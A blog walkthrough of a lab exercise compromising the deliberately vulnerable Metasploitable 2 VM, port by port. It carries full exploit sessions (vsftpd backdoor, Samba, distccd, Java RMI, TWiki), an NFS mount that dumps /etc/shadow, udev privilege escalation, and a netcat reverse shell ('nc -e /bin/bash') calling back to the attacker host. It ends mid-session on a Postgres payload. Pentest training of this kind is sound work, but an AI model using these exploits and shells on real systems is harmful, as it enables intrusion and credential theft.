

Core dump overflow

Core dump in progress...

- [RSS](#)

Search
Navigate... 

- [Blog](#)
- [Where to start](#)
- [Book corner](#)
- [Archives](#)

Pentest lab - Metasploitable 2

Jun 3rd, 2014 | [Comments](#)

Today I will walk through different ways of exploiting Metasploitable 2, the newer release of Rapid7's popular vulnerable machine. First, what is Metasploitable?

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

In my lab environment, the IP of the attacker machine is 192.168.127.159, and the victim machine is 192.168.127.154.

Since this is a test lab, I won't be concerned about stealth. Instead, I will try to get the most information out of the scans.

Let's start by port scanning the target with nmap. I did a full port, aggressive scan against the target. Here are the results.

```
1  nmap -p1-65535 -A 192.168.127.154
2
3  Starting Nmap 6.46 ( http://nmap.org ) at 2014-06-03 21:33 EEST
4  Nmap scan report for 192.168.127.154
5  Host is up (0.00047s latency).
6  Not shown: 65505 closed ports
7  PORT      STATE SERVICE      VERSION
8  21/tcp    open  ftp          vsftpd 2.3.4
9  |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
11 | ssh-hostkey:
12 |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
13 |   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
14 23/tcp    open  telnet      linux telnetd
15 25/tcp    open  smtp        Postfix smtpd
16 |_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
17 |_ssl_cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/coun
18 |_ Not valid before: 2010-03-17T14:07:45+00:00
19 |_ Not valid after: 2010-04-16T13:07:45+00:00
20 |_ssl_date: 2014-06-03T18:35:26+00:00; -1s from local time.
21 53/tcp    open  domain      ISC BIND 9.4.2
22 | dns-nsid:
23 |_ bind.version: 9.4.2
24 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
25 |_http_methods: No Allow or Public header in OPTIONS response (status code 200)
26 |_http_title: Metasploitable2 - Linux
27 111/tcp   open  rpcbind     2 (RPC #100000)
28 | rpcinfo:
29 |   program version  port/proto  service
30 |   100000  2             111/tcp    rpcbind
31 |   100000  2             111/udp    rpcbind
32 |   100003  2,3,4         2049/tcp   nfs
33 |   100003  2,3,4         2049/udp   nfs
34 |   100005  1,2,3         46385/tcp  mountd
35 |   100005  1,2,3         47809/udp  mountd
36 |   100021  1,3,4         47120/udp  nlockmgr
37 |   100021  1,3,4         53013/tcp  nlockmgr
38 |   100024  1             34130/tcp  status
39 |   100024  1             45305/udp  status
40 139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
41 445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
42 512/tcp   open  exec        netkit-rsh rshexecd
43 513/tcp   open  login?
44 514/tcp   open  tcpwrapped
45 1099/tcp  open  java-rmi    Java RMI Registry
46 1524/tcp  open  shell       Metasploitable root shell
47 2049/tcp  open  nfs         2-4 (RPC #100003)
48 | rpcinfo:
49 |   program version  port/proto  service
50 |   100000  2             111/tcp    rpcbind
51 |   100000  2             111/udp    rpcbind
52 |   100003  2,3,4         2049/tcp   nfs
53 |   100003  2,3,4         2049/udp   nfs
54 |   100005  1,2,3         46385/tcp  mountd
55 |   100005  1,2,3         47809/udp  mountd
56 |   100021  1,3,4         47120/udp  nlockmgr
57 |   100021  1,3,4         53013/tcp  nlockmgr
58 |   100024  1             34130/tcp  status
59 |   100024  1             45305/udp  status
60 2121/tcp  open  ftp         ProFTPD 1.3.1
61 3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
62 | mysql-info:
```

```

63 | Protocol: 53
64 | Version: .0.51a-3ubuntu5
65 | Thread ID: 8
66 | Capabilities flags: 43564
67 | Some Capabilities: ConnectWithDatabase, SwitchToSSLAfterHandshake, Support41Auth, SupportsTransactions, Speaks41ProtocolNew, SupportsCom
68 | Status: Autocommit
69 | _ Salt: (eFoz:0^m'ylR5Qw&RJ\
70 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
71 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
72 5900/tcp open vnc VNC (protocol 3.3)
73 | vnc-info:
74 | Protocol version: 3.3
75 | Security types:
76 | _ Unknown security type (33554432)
77 6000/tcp open X11 (access denied)
78 6667/tcp open irc Unreal ircd
79 | irc-info:
80 | server: irc.Metasploitable.LAN
81 | version: Unreal3.2.8.1. irc.Metasploitable.LAN
82 | servers: 1
83 | users: 1
84 | lservers: 0
85 | lusers: 1
86 | uptime: 0 days, 0:07:28
87 | source host: 7FA0EA81.B1DFC955.FFFA6D49.IP
88 | _ source ident: nmap
89 6697/tcp open irc Unreal ircd
90 8009/tcp open ajp13?
91 | ajp-auth:
92 | _ ERROR: Failed to connect to AJP server
93 | ajp-methods:
94 | _ ERROR: Failed to connect to server
95 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
96 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
97 34130/tcp open status 1 (RPC #100024)
98 46385/tcp open mountd 1-3 (RPC #100005)
99 50867/tcp open unknown
100 53013/tcp open nlockmgr 1-4 (RPC #100021)
101 | rpcinfo:
102 | program version port/proto service
103 | 100000 2 111/tcp rpcbind
104 | 100000 2 111/udp rpcbind
105 | 100003 2,3,4 2049/tcp nfs
106 | 100003 2,3,4 2049/udp nfs
107 | 100005 1,2,3 46385/tcp mountd
108 | 100005 1,2,3 47809/udp mountd
109 | 100021 1,3,4 47120/udp nlockmgr
110 | 100021 1,3,4 53013/tcp nlockmgr
111 | 100024 1 34130/tcp status
112 | _ 100024 1 45305/udp status
113 MAC Address: 00:0C:29:2E:6D:70 (VMware)
114 Device type: general purpose
115 Running: Linux 2.6.X
116 OS CPE: cpe:/o:linux:linux_kernel:2.6
117 OS details: Linux 2.6.9 - 2.6.33
118 Network Distance: 1 hop
119 Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
120
121 Host script results:
122 | _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
123 | smb-os-discovery:
124 | OS: Unix (Samba 3.0.20-Debian)
125 | NetBIOS computer name:
126 | Workgroup: WORKGROUP
127 | _ System time: 2014-06-03T14:35:26-04:00
128
129 TRACEROUTE
130 HOP RTT ADDRESS
131 1 0.47 ms 192.168.127.154
132
133 OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
134 Nmap done: 1 IP address (1 host up) scanned in 284.64 seconds

```

Ok, there are plenty of services just waiting for our attention. So let's check each port and see what we get.

Port 21 vsftpd

There is an exploit available in Metasploit for the vsftpd version.

```

1 msf > search vsftpd
2
3 Matching Modules
4 =====
5
6 Name Disclosure Date Rank Description
7 ----
8 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution

```

The description from Rapid7 site:

VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Let's leverage it and get a shell:

```

1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show options
3
4 Module options (exploit/unix/ftp/vsftpd_234_backdoor):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOST     192.168.127.154 yes       The target address
9   RPORT     21              yes       The target port
10
11
12 Exploit target:
13
14   Id  Name
15   --  ---
16   0    Automatic
17
18
19 msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.127.154
20 RHOST => 192.168.127.154
21 msf exploit(vsftpd_234_backdoor) > show payloads
22
23 Compatible Payloads
24 =====
25
26   Name      Disclosure Date  Rank    Description
27   ----      -
28   cmd/unix/interact          normal  Unix Command, Interact with Established Connection
29
30 msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
31 payload => cmd/unix/interact
32 msf exploit(vsftpd_234_backdoor) > show options
33
34 Module options (exploit/unix/ftp/vsftpd_234_backdoor):
35
36   Name      Current Setting  Required  Description
37   ----      -
38   RHOST     192.168.127.154 yes       The target address
39   RPORT     21              yes       The target port
40
41
42 Payload options (cmd/unix/interact):
43
44   Name      Current Setting  Required  Description
45   ----      -
46
47
48 Exploit target:
49
50   Id  Name
51   --  ---
52   0    Automatic
53
54
55 msf exploit(vsftpd_234_backdoor) > exploit
56
57 [*] Banner: 220 (vsFTPd 2.3.4)
58 [*] USER: 331 Please specify the password.
59 [+] Backdoor service has been spawned, handling...
60 [+] UID: uid=0(root) gid=0(root)
61 [*] Found shell.
62 [*] Command shell session 1 opened (192.168.127.159:57936 -> 192.168.127.154:6200) at 2014-06-03 22:42:36 +0300
63
64 whoami
65 root
66 uname -a
67 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

And we own the machine! Now let's move on.

Port 22 ssh

The OpenSSL package installed on the system is vulnerable to a brute force exploit due to a random number generator weakness. Here's the overview and the CVE number:

CVE-2008-0166

OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys.

I chose the following Ruby exploit:

<http://www.exploit-db.com/exploits/5632/>

Before running it, you have to download the precalculated vulnerable keys from:

http://www.exploit-db.com/spl0its/debian_ssh_dsa_1024_x86.tar.bz2 # for dsa keys

http://www.exploit-db.com/spl0its/debian_ssh_rsa_2048_x86.tar.bz2 # for rsa keys

Then I ran the script as follows:

```
1 ruby ./5632.rb 192.168.127.154 root ~/rsa/2048/
```

You can consult the source for more information, basically this checks if the root account has a weak SSH key, testing each key in the directory where you placed the keys. Upon a hit, you will see something like this:

```
1 KEYFILE FOUND:
2
3 57c3115d77c56390332dc5c49978627a-5429
```

After finding the key, you can use it to log in as root via ssh:

```
1 ssh -l root -p 22 -i 57c3115d77c56390332dc5c49978627a-5429 192.168.127.154
```

Port 23 telnet

For this one I used an auxiliary module:

```
1 msf > use auxiliary/scanner/telnet/telnet_version
2 msf auxiliary(telnet_version) > show options
3
4 Module options (auxiliary/scanner/telnet/telnet_version):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   PASSWORD          no          The password for the specified username
9   RHOSTS            yes         The target address range or CIDR identifier
10  RPORT      23            yes         The target port
11  THREADS     1            yes         The number of concurrent threads
12  TIMEOUT    30           yes         Timeout for the Telnet probe
13  USERNAME          no          The username to authenticate as
14
15 msf auxiliary(telnet_version) > set RHOSTS 192.168.127.154
16 RHOSTS => 192.168.127.154
17 msf auxiliary(telnet_version) > run
18
19 [*] 192.168.127.154:23 TELNET _ _ _ _ _ \x0a _ _ _ _ _ | | _ _ _ _ _ | | _ _ (.) | _ _
20 [*] Scanned 1 of 1 hosts (100% complete)
21 [*] Auxiliary module execution completed
```

So now we know the credentials for the msfadmin account, and if you log in and play around you will find out that this account has sudo privilege, so it's possible to run commands as root.

Port 80 apache

Navigating to the root of the web server, we can see some vulnerable web applications, along with the msfadmin account details which we got earlier with telnet. I won't go over the web applications here, because I am focusing on host based exploitation in this post. However, I found out that I could use Metasploit against one of them to get a shell, so I will detail that here.

The Nessus scan revealed that the TWiki web application is vulnerable to remote code execution. I found the following suitable exploit:

TWiki History TWikiUsers rev Parameter Command Execution

This module exploits a vulnerability in the history component of TWiki. By passing a 'rev' parameter containing shell metacharacters to the TWikiUsers script, an attacker can execute arbitrary OS commands.

```
1 msf > use exploit/unix/webapp/twiki_history
2 msf exploit(twiki_history) > show options
3
4 Module options (exploit/unix/webapp/twiki_history):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   Proxies          no          Use a proxy chain
9   RHOST         yes           The target address
10  RPORT      80            yes         The target port
11  URI        /twiki/bin     yes         TWiki bin directory path
12  VHOST        no            HTTP server virtual host
13
14
15 Exploit target:
16
17   Id  Name
18   --  ---
19   0    Automatic
20
21
22 msf exploit(twiki_history) > set RHOST 192.168.127.154
23 RHOST => 192.168.127.154
24 msf exploit(twiki_history) > set payload cmd/unix/reverse
25 payload => cmd/unix/reverse
26 msf exploit(twiki_history) > exploit
27
28 [*] Started reverse double handler
29 [*] Accepted the first client connection...
30 [*] Accepted the second client connection...
31 [*] Command: echo ZeiYbclsufvu4LGM;
32 [*] Writing to socket A
33 [*] Writing to socket B
34 [*] Reading from sockets...
35 [*] Successfully sent exploit request
36 [*] Reading from socket B
37 [*] B: "ZeiYbclsufvu4LGM\r\n"
38 [*] Matching...
39 [*] A is input...
```

```

40 [*] Accepted the first client connection...
41 [*] Accepted the second client connection...
42 [*] Command: echo D0Yvs2n6TnTUDmPF;
43 [*] Writing to socket A
44 [*] Writing to socket B
45 [*] Reading from sockets...
46 [*] Command shell session 2 opened (192.168.127.159:4444 -> 192.168.127.154:54381) at 2014-06-08 17:31:48 +0300
47 [*] Reading from socket B
48 [*] B: "D0Yvs2n6TnTUDmPF\r\n"
49 [*] Matching...
50 [*] A is input...
51
52 whoami
53 www-data

```

This is a low privilege shell, but we can escalate to root via the udev exploit, as shown later.

Port 445 samba

First, I'll use an auxiliary module to get the server's version:

```

1 msf > use auxiliary/scanner/smb/smb_version
2 msf auxiliary(smb_version) > show options
3
4 Module options (auxiliary/scanner/smb/smb_version):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOSTS          yes        The target address range or CIDR identifier
9   SMBDomain  WORKGROUP       no        The Windows domain to use for authentication
10  SMBPass         no          The password for the specified username
11  SMBUser         no          The username to authenticate as
12  THREADS        1            yes       The number of concurrent threads
13
14 msf auxiliary(smb_version) > set RHOSTS 192.168.127.154
15 RHOSTS => 192.168.127.154
16 msf auxiliary(smb_version) > run
17
18 [*] 192.168.127.154:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
19 [*] Scanned 1 of 1 hosts (100% complete)
20 [*] Auxiliary module execution completed

```

With that information in hand, we can now use a suitable exploit against the target:

Samba "username map script" Command Execution

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

```

1 msf > use exploit/multi/samba/usermap_script
2 msf exploit(usermap_script) > show options
3
4 Module options (exploit/multi/samba/usermap_script):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOST          yes        The target address
9   RPORT 139          yes        The target port
10
11
12 Exploit target:
13
14   Id  Name
15   --  ---
16   0    Automatic
17
18
19 msf exploit(usermap_script) > set RHOST 192.168.127.154
20 RHOST => 192.168.127.154
21 msf exploit(usermap_script) > set payload cmd/unix/reverse
22 payload => cmd/unix/reverse
23 msf exploit(usermap_script) > show options
24
25 Module options (exploit/multi/samba/usermap_script):
26
27   Name      Current Setting  Required  Description
28   ----      -
29   RHOST 192.168.127.154 yes        The target address
30   RPORT 139          yes        The target port
31
32
33 Payload options (cmd/unix/reverse):
34
35   Name      Current Setting  Required  Description
36   ----      -
37   LHOST          yes        The listen address
38   LPORT 4444          yes        The listen port
39
40
41 Exploit target:
42
43   Id  Name
44   --  ---
45   0    Automatic
46
47

```

```

48 msf exploit(usermap_script) > set LHOST 192.168.127.159
49 LHOST => 192.168.127.159
50 msf exploit(usermap_script) > set RPORT 445
51 RPORT => 445
52 msf exploit(usermap_script) > exploit
53
54 [*] Started reverse double handler
55 [*] Accepted the first client connection...
56 [*] Accepted the second client connection...
57 [*] Command: echo f8rjvIDZRdKBtu0F;
58 [*] Writing to socket A
59 [*] Writing to socket B
60 [*] Reading from sockets...
61 [*] Reading from socket B
62 [*] B: "f8rjvIDZRdKBtu0F\r\n"
63 [*] Matching...
64 [*] A is input...
65 [*] Command shell session 1 opened (192.168.127.159:4444 -> 192.168.127.154:46653) at 2014-06-04 22:23:23 +0300
66
67 whoami
68 root

```

Port 514 tcpwrapped

The nmap scan revealed the port is open but it's tcpwrapped. Let's first see what that means:

TCP Wrapper is a host-based networking access control list system, used to filter network access to Internet Protocol servers on (Unix- like) operating systems such as Linux or BSD. (Wikipedia)

So we can conclude the port is protected by TCP Wrapper. If we try to netcat to the port, we see this:

```

1 nc -vvn 192.168.127.154 514
2
3 (UNKNOWN) [192.168.127.154] 514 (shell) open

```

I ran a Nessus scan against the target, and according to the report, a critical vulnerability is present on this port:

rsh Unauthenticated Access (via finger Information)

Synopsis

It was possible to log on this machine without password.

Description

Using common usernames as well as the usernames reported by 'finger', Nessus was able to log in through rsh. Either the accounts are not protected by passwords or the ~/.rhosts files are not configured properly.

This vulnerability is confirmed to exist in Cisco Prime LAN Management Solution, but could be present on any host that is not securely configured.

Port

tcp/514

So all we have to do is log in via the remote shell program:

```

1 rsh 192.168.127.154
2
3 Last login: Wed May  7 11:00:37 EDT 2014 from :0.0 on pts/0
4
5 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
6
7 The programs included with the Ubuntu system are free software;
8
9 the exact distribution terms for each program are described in the
10
11 individual files in /usr/share/doc/*/copyright.
12
13 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
14
15 applicable law.
16
17 To access official Ubuntu documentation, please visit:
18
19 http://help.ubuntu.com/
20
21 You have mail.
22
23 root@metasploitable:~#

```

Port 1099 java-rmi

Let's continue our exploitation. Anything labeled Java is bound to be interesting from a security perspective :)

Searching for Java exploits yielded something interesting:

Java RMI Server Insecure Default Configuration Java Code Execution

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management

Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

```

1 msf > use exploit/multi/misc/java_rmi_server
2 msf exploit(java_rmi_server) > show options
3
4 Module options (exploit/multi/misc/java_rmi_server):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOST      192.168.127.154 yes       The target address
9   RPORT      1099             yes       The target port
10  SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
11  SRVPORT     8080             yes       The local port to listen on.
12  SSLCert     no                no        Path to a custom SSL certificate (default is randomly generated)
13  URIPATH     no                no        The URI to use for this exploit (default is random)
14
15
16 Exploit target:
17
18   Id  Name
19   --  ---
20   0    Generic (Java Payload)
21
22 msf exploit(java_rmi_server) > set RHOST 192.168.127.154
23 RHOST => 192.168.127.154
24
25 msf exploit(java_rmi_server) > set payload java/meterpreter/reverse_tcp
26 payload => java/meterpreter/reverse_tcp
27 msf exploit(java_rmi_server) > show options
28
29 Module options (exploit/multi/misc/java_rmi_server):
30
31   Name      Current Setting  Required  Description
32   ----      -
33   RHOST      192.168.127.154 yes       The target address
34   RPORT      1099             yes       The target port
35   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
36   SRVPORT     8080             yes       The local port to listen on.
37   SSLCert     no                no        Path to a custom SSL certificate (default is randomly generated)
38   URIPATH     no                no        The URI to use for this exploit (default is random)
39
40
41 Payload options (java/meterpreter/reverse_tcp):
42
43   Name      Current Setting  Required  Description
44   ----      -
45   LHOST      192.168.127.154 yes       The listen address
46   LPORT      4444             yes       The listen port
47
48
49 Exploit target:
50
51   Id  Name
52   --  ---
53   0    Generic (Java Payload)
54
55
56 msf exploit(java_rmi_server) > set LHOST 192.168.127.159
57 LHOST => 192.168.127.159
58 msf exploit(java_rmi_server) > exploit
59
60 [*] Started reverse handler on 192.168.127.159:4444
61 [*] Using URL: http://0.0.0.0:8080/oVUJAKfu
62 [*] Local IP: http://192.168.127.159:8080/oVUJAKfu
63 [*] Connected and sending request for http://192.168.127.159:8080/oVUJAKfu/VAHkp.jar
64 [*] 192.168.127.154 java_rmi_server - Replied to request for payload JAR
65 [*] Sending stage (30355 bytes) to 192.168.127.154
66 [*] Meterpreter session 2 opened (192.168.127.159:4444 -> 192.168.127.154:36965) at 2014-06-04 22:42:17 +0300
67 [+] Target 192.168.127.154:1099 may be exploitable...
68 [*] Server stopped.
69
70 meterpreter > getuid
71 Server username: root
72 meterpreter >

```

Port 1524 shell

Well, not much to say here. There's already a nice, cozy shell waiting for connections, so nothing extra needs to be done.

Port 2049 nfs

Let's use the **showmount** command to see the NFS server's export list. This command displays mount information for an NFS server. The **-e** flag is for showing exports:

```

1 showmount -e 192.168.127.154
2
3 Export list for 192.168.127.154:
4
5 / *

```

How nice! The root directory is shared. So, let's mount it then:

```

1 mkdir /metafs # this will be the mount point
2

```

```
3 mount -t nfs 192.168.127.154:/ /metafs -o nolock # mount the remote shared directory as nfs and disable file locking
```

Now we can read the passwords and everything else:

```
1 cat /metafs/etc/shadow
2
3 root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
4
5 .....etc.....
```

Port 3306 mysql

The Nessus scan that I ran against the target revealed the following:

MySQL Unpassworded Account Check

Synopsis

The remote database server can be accessed without a password.

Description

It is possible to connect to the remote MySQL database server using an unpassworded account. This may allow an attacker to launch further attacks against the database.

The 'root' account does not have a password. Here is the list of databases on the remote server : – information_schema – dvwa – metasploit – mysql – owasp10 – tikiwiki – tikiwiki195

Let's see if we can indeed connect to the database as root without a password:

```
1 mysql -u root -p -h 192.168.127.154
2 Enter password:
3 Welcome to the MySQL monitor.  Commands end with ; or \g.
4 Your MySQL connection id is 7
5 Server version: 5.0.51a-3ubuntu5 (Ubuntu)
6
7 Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
8
9 Oracle is a registered trademark of Oracle Corporation and/or its
10 affiliates. Other names may be trademarks of their respective
11 owners.
12
13 Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
14
15 mysql>
```

Now we can look inside the databases and get any data that might interest us.

Port 3632 distccd

distccd is the server for the distcc distributed compiler. It accepts and runs compilation jobs for network clients. Metasploit has an exploit available for this:

DistCC Daemon Command Execution

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

```
1 msf > use exploit/unix/misc/distcc_exec
2 msf exploit(distcc_exec) > show options
3
4 Module options (exploit/unix/misc/distcc_exec):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOST      192.168.127.154  yes       The target address
9   RPORT      3632             yes       The target port
10
11
12 Exploit target:
13
14   Id  Name
15   --  ---
16   0    Automatic Target
17
18
19 msf exploit(distcc_exec) > set RHOST 192.168.127.154
20 RHOST => 192.168.127.154
21 msf exploit(distcc_exec) > set payload cmd/unix/reverse
22 payload => cmd/unix/reverse
23 msf exploit(distcc_exec) > show options
24
25 Module options (exploit/unix/misc/distcc_exec):
26
27   Name      Current Setting  Required  Description
28   ----      -
29   RHOST      192.168.127.154  yes       The target address
30   RPORT      3632             yes       The target port
31
32
33 Payload options (cmd/unix/reverse):
34
35   Name      Current Setting  Required  Description
36   ----      -
```

```

37 LHOST yes The listen address
38 LPORT 4444 yes The listen port
39
40
41 Exploit target:
42
43 Id Name
44 -- ----
45 0 Automatic Target
46
47
48 msf exploit(distcc_exec) > set LHOST 192.168.127.159
49 LHOST => 192.168.127.159
50 msf exploit(distcc_exec) > exploit
51
52 [*] Started reverse double handler
53 [*] Accepted the first client connection...
54 [*] Accepted the second client connection...
55 [*] Command: echo VhuwDGXAoBmUMNcg;
56 [*] Writing to socket A
57 [*] Writing to socket B
58 [*] Reading from sockets...
59 [*] Reading from socket B
60 [*] B: "VhuwDGXAoBmUMNcg\r\n"
61 [*] Matching...
62 [*] A is input...
63 [*] Command shell session 1 opened (192.168.127.159:4444 -> 192.168.127.154:52283) at 2014-06-05 21:34:46 +0300
64
65 whoami
66 daemon

```

So we have a low privilege account. Time for some local privilege escalation. I will use this exploit: <http://www.exploit-db.com/exploits/8572/>

Description

udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

Usage

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

The exploit will execute /tmp/run as root so throw whatever payload you want in there.

Ok, on the command line on the victim, I looked for netcat and fortunately, it's installed:

```

1 whereis nc
2 nc: /bin/nc.traditional /bin/nc /usr/share/man/man1/nc.1.gz

```

So I will compile the exploit and send it over netcat. I am on a 64 bit Kali and the target is 32 bit, so I compile it explicitly for 32 bit:

```

1 gcc -m32 8572.c -o 8572
2 nc -vv -l -p 5555 < 8572

```

From the victim, I go to the /tmp/ directory and grab the exploit from the attacking machine:

```

1 nc -v -n 192.168.127.159 5555 > 8572

```

Next, let's look for the PID:

```

1 cat /proc/net/netlink

```

And the relevant line is:

```

1 sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
2 df8cc200 15  2767  00000001 0      0      00000000 2

```

Check that this is the correct PID by looking at the udev service:

```

1 ps aux | grep udev
2 root    2768  0.0  0.1  2092  620 ?        S<s  14:11   0:00 /sbin/udevd --daemon

```

It appears to be the right one (2768 - 1 = 2767)

Next, put some payload in /tmp/run, since that will be executed by the exploit. I will use netcat to connect to the attacker machine and give it a shell:

```

1 echo '#!/bin/bash' > /tmp/run
2 echo 'nc -e /bin/bash 192.168.127.159 5555' >> /tmp/run

```

On the attacker machine, listen on port 5555:

```
1 nc -v -l -p 5555
```

And on the victim machine, now that all is set up, I just make the exploit executable and run it:

```
1 chmod +x 8572
2 ./8572 2767
```

Now check our local netcat listener for the root shell:

```
1 nc: connect to 192.168.127.159 5555 from 192.168.127.154 (192.168.127.154) 35539 [35539]
2 whoami
3 root
```

A bit on effort on that one, but all the more rewarding! Let's move on.

Port 5432 postgresql

Since I already saw earlier that the mysql database wasn't password protected, I will try a bruteforce auxiliary module to see if I can get in this one.

PostgreSQL Login Utility

This module attempts to authenticate against a PostgreSQL instance using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options.

```
1 msf > use auxiliary/scanner/postgres/postgres_login
2 msf auxiliary(postgres_login) > show options
3
4 Module options (auxiliary/scanner/postgres/postgres_login):
5
6   Name          Current Setting      Required  Description
7   ----          -
8   BLANK_PASSWORDS false                no        Try blank passwords for all users
9   BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to
10  DATABASE         template1            yes       The database to authenticate again
11  DB_ALL_CREDS      false                no        Try each user/password couple stor
12  DB_ALL_PASS       false                no        Add all passwords in the current d
13  DB_ALL_USERS      false                no        Add all users in the current datab
14  PASSWORD          no                   no        A specific password to authenticat
15  PASS_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_pass.txt no        File containing passwords, one per
16  RETURN_ROWSET     true                no        Set to true to see query result se
17  RHOSTS            yes                 yes       The target address range or CIDR i
18  RPORT             yes                 yes       The target port
19  STOP_ON_SUCCESS   false               yes       Stop guessing when a credential wo
20  THREADS           1                   yes       The number of concurrent threads
21  USERNAME          postgres             no        A specific username to authenticat
22  USERPASS_FILE     /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_userpass.txt no        File containing (space-separated)
23  USER_AS_PASS      false                no        Try the username as the password f
24  USER_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_user.txt no        File containing users, one per lin
25  VERBOSE           true                yes       Whether to print output for all at
26
27
28 msf auxiliary(postgres_login) > set RHOSTS 192.168.127.154
29 RHOSTS => 192.168.127.154
30 msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
31 STOP_ON_SUCCESS => true
32 msf auxiliary(postgres_login) > run
33
34 [*] 192.168.127.154:5432 Postgres - [01/20] - Trying username:'postgres' with password:'postgres' on database 'template1'
35 [+] 192.168.127.154:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
36 [+] 192.168.127.154:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
37 [*] 192.168.127.154:5432 Postgres - Disconnected
38 [*] Scanned 1 of 1 hosts (100% complete)
39 [*] Auxiliary module execution completed
```

So it's possible to log in to this database like earlier with mysql, but I searched through Metasploit's available exploits, and I stumbled upon one that can further the exploitation:

PostgreSQL for Linux Payload Execution

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries's om there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

```
1 msf > use exploit/linux/postgres/postgres_payload
2 msf exploit(postgres_payload) > show options
3
4 Module options (exploit/linux/postgres/postgres_payload):
5
6   Name          Current Setting  Required  Description
7   ----          -
8   DATABASE      template1        yes       The database to authenticate against
9   PASSWORD      no               no        The password for the specified username. Leave blank for a random password.
10  RHOST          yes              yes       The target address
11  RPORT          5432             yes       The target port
12  USERNAME      postgres         yes       The username to authenticate as
13  VERBOSE       false            no        Enable verbose output
14
15
16 Exploit target:
```

```

17
18 Id Name
19 -- ----
20 0 Linux x86
21
22 msf exploit(postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
23 payload => linux/x86/meterpreter/reverse_tcp
24 msf exploit(postgres_payload) > set LHOST 192.168.127.159
25 LHOST => 192.168.127.159
